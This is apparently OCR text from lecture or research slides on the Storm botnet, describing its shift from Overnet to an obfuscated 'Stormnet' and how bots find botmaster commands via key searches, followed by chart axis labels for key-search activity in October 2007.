
- Network-level behavior
  - First versions: Overnet (Kademlia-based DHT)
  - Obfuscation was added in October 2007
    - Called *Stormnet* in the following
  - Seems to change from DHT to linked list
    - Only bots present in Stormnet

Inside Storm


- Bot communication (simplified, valid for Overnet)
  - Infected machine searches for specific keys within the network
  - Botmaster knows in advance which keys are searched for ⇒ publishes commands there



Key Search



Hash number
32
31
30
29
28
27
26
25
24
23
22
21
20
19
18
17
16
15
14
13
12
11
10
9
8
7
6
1
5
4
3
2
00:04
00:56
01:49
02:41
03:33
04:30
05:23
06:15
07:08
08:00
08:52
09:45
10:37
11:29
12:22
13:14
14:06
14:58
15:51
16:43
17:36
18:28
19:20
20:13
21:05
22:01
22:54
23:47
Time on October 17

Key Search


15-10-2007 00:00
16-10-2007 00:00
17-10-2007 00:04
Hash Number
125
121
117
113
109
105
101
97
93
89
85
81
77
73
69
65
61
57
53
49
45
41
37
33
29
25
21
17
13
9
5
1
96
64
32
14-10-2007 00:00
14-10-2007 08:43
14-10-2007 17:34
15-10-2007 03:24
15-10-2007 12:13
15-10-2007 21:04
16-10-2007 05:50
16-10-2007 14:34
16-10-2007 23:22
17-10-2007 08:10
17-10-2007 16:54
Time

